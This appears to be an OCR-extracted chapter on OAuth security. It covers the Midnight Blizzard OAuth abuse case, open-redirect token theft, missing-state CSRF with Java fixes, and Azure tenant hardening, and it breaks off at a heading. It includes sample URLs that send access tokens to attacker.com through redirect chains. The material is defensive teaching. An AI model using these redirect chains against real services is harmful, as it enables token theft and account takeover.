MALICIOUS USE OF OAUTH APPLICATIONS


The malicious use of OAuth applications poses a significant threat in the realm of cybersecurity, with threat actors exploiting vulnerabilities to compromise user accounts and manipulate permissions for nefarious purposes.

Malicious use of OAuth applications

```
The malicious use of OAuth (Open Authorization) applications poses a significant threat in the realm of cybersecurity,
with threat actors exploiting vulnerabilities to compromise user accounts and manipulate permissions for nefarious
purposes. One such example is the case of Midnight Blizzard, a threat actor group, which exemplifies how adversaries
leverage OAuth applications to conceal malicious activities and maintain unauthorized access.
```

In this context, Midnight Blizzard demonstrates a sophisticated approach by compromising user accounts, particularly focusing on a legacy test OAuth application with elevated access within the Microsoft corporate environment. The threat actor not only gains initial access but also strategically creates additional malicious OAuth applications to exploit the compromised environment further. The manipulation of OAuth permissions allows them to execute actions like modifying and granting high permissions, enabling them to persistently access applications even after losing control of the initially compromised account.

This incident sheds light on the critical issue of default vulnerabilities in OAuth applications. The ability for any user to create app registrations and consent to Graph permissions, including the sharing of third-party company data, presents a widespread challenge. The vulnerability becomes more pronounced in instances where default security settings are not appropriately hardened. The report acknowledges Microsoft's transparency in detailing the incident while emphasizing the prevalence of such problems due to vulnerable defaults in various systems.



This article will delve into the specifics of the Midnight Blizzard case, examining the techniques employed by threat actors to create and misuse OAuth applications. Additionally, it will address the broader implications of default vulnerabilities in OAuth settings, highlighting the importance of adopting robust security measures to mitigate the risks associated with unauthorized access and data manipulation.

Authentication Scheme	Implementation Details	Strengths	Weaknesses
HTTP Basic Auth	Username and password sent on each request	- All major browsers support this natively	- Session does not expire, making it susceptible to interception
			- Easy leakage through compromised WiFi, HTTP, or XSS attacks

Authentication Scheme	Implementation Details	Strengths	Weaknesses
HTTP Digest Authentication	Hashed username:realm:password sent on each request	- More difficult to intercept	- Encryption strength dependent on hashing algorithm used
		- Server can reject expired tokens	
OAuth	"Bearer" token-based authentication; allows sign-in with other websites such as Amazon → Twitch	- Tokenized permissions for integration between apps	- Phishing risk; compromised central site can compromise all connected apps
			- Potential for multiple compromised profiles with one compromised website

This table provides an overview of major authentication schemes, outlining their implementation details, strengths, and weaknesses. Each authentication method has its unique characteristics and vulnerabilities, emphasizing the need for careful consideration and appropriate implementation based on the nature of the business and security requirements.

As web applications grow in complexity, the need to unravel the unique shapes of OAuth endpoints becomes increasingly vital. This article delves into the exploration of OAuth endpoint shapes, drawing insights from the analysis of network responses and the examination of common and application-specific payload structures.

Network Response Analysis:

Consider logging into a hypothetical banking website, "mega-bank.com." Upon successful login, the network response may reveal crucial information about the authentication mechanism employed. In the provided example, the presence of the "Authorization: Basic" header signifies the use of HTTP basic authentication, where a base64-encoded username:password string is transmitted. Recognizing the inherent insecurity of this mechanism, it is emphasized that such authentication methods are usually deployed in conjunction with SSL/TLS encryption to safeguard credentials during transmission.

Endpoint Shapes Discovery:

The journey to understanding OAuth endpoint shapes begins with the identification of subdomains and HTTP APIs within those subdomains. The analysis involves determining the HTTP verbs used per resource, building a comprehensive map of web application components, and exploring the shapes of API payloads.

Common Shapes in OAuth 2.0:

The article introduces the concept of common payload shapes, exemplified by the OAuth 2.0 authorization endpoint. A standardized structure includes parameters such as "response_type," "client_id," "scope," "state," and "redirect_uri." Given the widespread implementation of OAuth 2.0 as a public specification, the determination of data to include in an OAuth 2.0 authorization endpoint can often be achieved through a combination of educated guesses and available public documentation.

Examples from Discord and Facebook's public documentation highlight the consistency in payload shapes, with variations in naming conventions and scopes. While dealing with common endpoint archetypes simplifies the process, the article wisely notes that internal APIs responsible for application logic may deviate from such common specifications.

Application-Specific Shapes:

Navigating the landscape of application-specific shapes presents a challenge, requiring reconnaissance techniques and trial-and-error exploration. Insecure applications may inadvertently provide hints through HTTP error messages, showcasing the importance of understanding error responses in payload discovery. The article suggests scenarios where missing parameters or incorrect values trigger specific error messages, aiding in the determination of payload shapes.

Privileged accounts are recommended for exploring outgoing shapes, leveraging tools like browser Developer tools and network monitoring tools such as Burp. Additionally, the article introduces the concept of brute-forcing payload variables, emphasizing the need for scripts to speed up the process and the importance of learning rules about expected variable characteristics.

OAuth 2.0 Vulnerabilities

OAuth, a robust authentication and authorization protocol, is not immune to potential vulnerabilities that attackers may exploit. Here are some common OAuth vulnerabilities, their risks, and preventive measures.

Open Redirects and Token Theft

Attackers can attempt to bypass OAuth authentication by exploiting open redirects, allowing them to steal critical OAuth tokens. The `redirect_uri` parameter is a crucial element that determines where the identity provider sends vital information like the access token.

```
GET /oauth/authorize? client_id=CLIENT_ID &response_type=code &state=STATE &redirect_uri=https://attacker.com &scope=email
```

If the provided `redirect_uri` is not on the allowlist, major identity providers will reject the request. However, attackers may exploit open redirect vulnerabilities within allowlisted URLs.

URL-Parameter-Based Open Redirect

Crafting a malicious URL with a redirect parameter:

```
redirect_uri=https://example.com/callback?next=attacker.com
```

This can lead to token theft via a redirect chain:

1. Redirect to callback URL:

   ```
   https://example.com/callback?next=attacker.com#access_token=xyz123
   ```
2. Further redirect to the attacker's domain:

   ```
   https://attacker.com#access_token=xyz123
   ```

Attackers can lure victims into initiating the OAuth flow using a crafted URL and harvest the leaked tokens on their server.

```
<a href="https://example.com/login_via_facebook">Click here to log in to example.com</a>
```

Referer-Based Open Redirect

Initiating the OAuth flow through the attacker's domain:

```
<a href="https://example.com/login_via_facebook">Click here to log in to example.com</a>
```

This results in a redirect chain to the attacker's domain, allowing token theft.

Exploiting Redirect Chains

Even without finding an open redirect on the OAuth endpoint, attackers can exploit redirect chains. For instance, an open redirect on the logout endpoint can be leveraged:

```
https://example.com/logout?next=attacker.com
```

Forming a redirect chain:

```
redirect_uri=https://example.com/callback?next=example.com/logout?next=attacker.com
```

1. Redirect to callback URL:

   ```
   https://example.com/callback?next=example.com/logout?next=attacker.com#access_token=xyz123
   ```

2. Further redirect to the logout URL:

   `https://example.com/logout?next=attacker.com#access_token=xyz123`
3. Redirect to the attacker's domain:

   `https://attacker.com#access_token=xyz123`

Long-Lived Tokens

Long-lived tokens that don't expire pose a significant vulnerability. Attackers may use stolen tokens even after theft, remaining valid even after a password reset. Testing for such issues involves using access tokens after logout and password reset.

Insecure Redirects

User-provided data, such as URL parameters, POST data payloads, or cookies, should always be considered untrusted and tainted. Applications performing HTTP redirects based on tainted data could enable attackers to redirect users to malicious sites, potentially leading to credential theft.

Case 1: Attack with URL Parameter

```
protected void doGet(HttpServletRequest req, HttpServletResponse resp) throws IOException {
    String location = req.getParameter("url");
    resp.sendRedirect(location); // Noncompliant
}
```

Prevention: Method 1 - Use White-Listed Domain

```
protected void doGet(HttpServletRequest req, HttpServletResponse resp) throws IOException {
    String location = req.getParameter("url");
    List<String> allowedUrls = new ArrayList<>();
    allowedUrls.add("https://www.domain1.com/");
    allowedUrls.add("https://www.domain2.com/");

    if (allowedUrls.contains(location)) {
        resp.sendRedirect(location); // Compliant
    }
}
```

Lack of State Check in OAuth

In OAuth, a lack of state parameter check exposes applications to Cross-Site Request Forgery (CSRF) attacks. Attackers can trick users into authenticating, allowing them to gain unauthorized access to the victim's account.

Case 1: Attack with State Parameter

```
try {
    return oAuth2Configuration.getIntuitAuthorizationEndpoint()
            + "?client_id=" + oAuth2Configuration.getAppClientId()
            + "&response_type=code&scope=" + URLEncoder.encode(scope, "UTF-8")
            + "&redirect_uri=" + URLEncoder.encode(oAuth2Configuration.getAppRedirectUri(), "UTF-8");
} catch (UnsupportedEncodingException e) {
    logger.error("Exception while preparing URL for redirect ", e);
```

```
}
return null;
```

Prevention: Method 1 - Use State Randomize Parameter

```
try {
    return oAuth2Configuration.getIntuitAuthorizationEndpoint()
            + "?client_id=" + oAuth2Configuration.getAppClientId()
            + "&response_type=code&scope=" + URLEncoder.encode(scope, "UTF-8")
            + "&redirect_uri=" + URLEncoder.encode(oAuth2Configuration.getAppRedirectUri(), "UTF-8")
            + "&state=" + csrfToken;
} catch (UnsupportedEncodingException e) {
    logger.error("Exception while preparing URL for redirect ", e);
}
return null;
```

By incorporating these preventive measures into your Java code, you can enhance the security of your web applications, safeguarding against insecure redirects and CSRF attacks during OAuth flows. Always stay vigilant and adopt best practices to ensure a robust defense against evolving security threats.


Creating Malicious OAuth Applications:

The article commences by shedding light on the default permissions that empower any user to create app registrations and consent to Graph permissions, including the sharing of third-party company data. It underscores the potential threats posed by this open landscape and the necessity to adopt a more secure approach.

Hardening Tenant Security:


The text recommends hardening security measures within tenants to mitigate potential risks. In particular, it highlights the option to require Application Administrator or Cloud-Application Administrator privileges for creating app registrations. Admins must also provide explicit consent to the permissions requested by applications, whether they originate locally or from external tenants.

User Consent Settings:




A crucial aspect of securing OAuth applications involves managing user consent settings. The article advises administrators to uncheck the "User consent to apps" option, requiring explicit admin consent before users can utilize apps that leverage OpenID Connect and OAuth 2.0. The importance of understanding and configuring this setting is emphasized to maintain control over data access.

Admin Consent Workflow:




To streamline the process of obtaining admin consent, the article suggests setting up an admin consent workflow in the Azure portal. This workflow allows users to request admin approval for blocked apps, ensuring a controlled and monitored approach to app access.

Reviewing App Registrations:




A critical step in managing OAuth applications is a thorough review of app registrations and associated permissions. Admins are encouraged to check all registered apps, ensuring a clear understanding of their functionalities and the data they access. This proactive approach enhances transparency and reduces the risk of unintended data exposure.

User Role Permissions:



The article discusses the significance of configuring default user role permissions to restrict non-admin users from creating tenants. By controlling access to Microsoft Entra admin center and the administration center, organizations can enhance overall security.

Controlling User Consent:




The article underscores the need for administrators to configure user consent settings effectively. It guides readers through the process of disallowing user consent for applications, thereby requiring administrator approval for all app-related activities. This approach ensures a centralized and controlled mechanism for managing app access.

OAuth Security Checklist

No Action	Description
1	Use the Authorization Code Grant for Classic Web Applications and Native Mobile Apps
2	Use Refresh Tokens When You Trust the Client to Store Them Securely
3	Use Handle-Based Tokens Outside Your Network
4	Server: Generate the client credentials using a cryptographically strong random number generator
5	Server: Implement rate limiting on the exchange/token endpoint
6	Server: Use a Cryptographic hashing algorithm that is appropriate for storing secrets
7	Client: Store the client secret securely on the client
8	Server: Store handle-based access and refresh tokens securely
9	Server: Expire access and refresh tokens
10	Client: Store handle-based access and refresh tokens securely
11	Client: Use the state parameter
12	Server: Expire Authorization Codes
13	Server: Invalidate authorization codes after use
14	Server: Generate strong authorization codes
15	Server: Bind client to authorization code
16	Server: Validate the redirect URI
17	Server: Hash authorization codes
18	Use PKCE when AuthZ Code Grant
19	Use the SHA-256 Challenge Method
20	Only Use Resource Owner Password Grant for First-Party Apps
21	Follow Password-AuthN Best Practices at OAuth Endpoint
22	Store Refresh Token Rather Than User Passwords
23	Client Credentials Grant
24	Open ID/Connect
25	Improper implementation of the implicit grant type
26	Flawed cross-site request forgery (CSRF) protection
27	Leaking authorization codes and access tokens
28	Flawed scope validation
29	Unverified user registration
30	Host header injection
31	Reusable OAuth access tokens

AUTHENTICATOR Pattern



The AUTHENTICATOR pattern, introduced by John Sinibaldi and further detailed in [Fer03b], addresses the critical challenge of verifying the identity of users accessing a system. In collaboration with Reghu Warrier, a variation named Remote Authenticator was presented in [War03a], and Patrick Morrison contributed to the CREDENTIAL extension [Mor06a]. This pattern is essential in preventing imposters from gaining unauthorized access, particularly when dealing with users of varying privileges.

Problem Statement

The primary concern is preventing malicious attackers from impersonating legitimate users to gain access to sensitive resources within a system. The severity of this issue escalates when high-privilege users are targeted. To counteract this, there is a need to establish a robust verification process to ensure the legitimacy of users attempting to access the system.


The solution must reconcile conflicting forces, including:

1. **Flexibility:** A diverse user base with varying access requirements and system units with differently sensitive assets necessitates a flexible approach to prevent security exposures.
2. **Dependability:** Authenticating users must be reliable and secure. A robust protocol and mechanisms to protect authentication results are crucial to avoid users bypassing or tampering with the authentication process.
3. **Cost:** Security measures often involve trade-offs with cost considerations. Striking the right balance between security and expenses is essential.
4. **Performance:** Frequent authentication needs should not compromise system performance.
5. **Frequency:** Striking a balance between security and user convenience, ensuring subjects do not face excessive authentication demands.

Solution

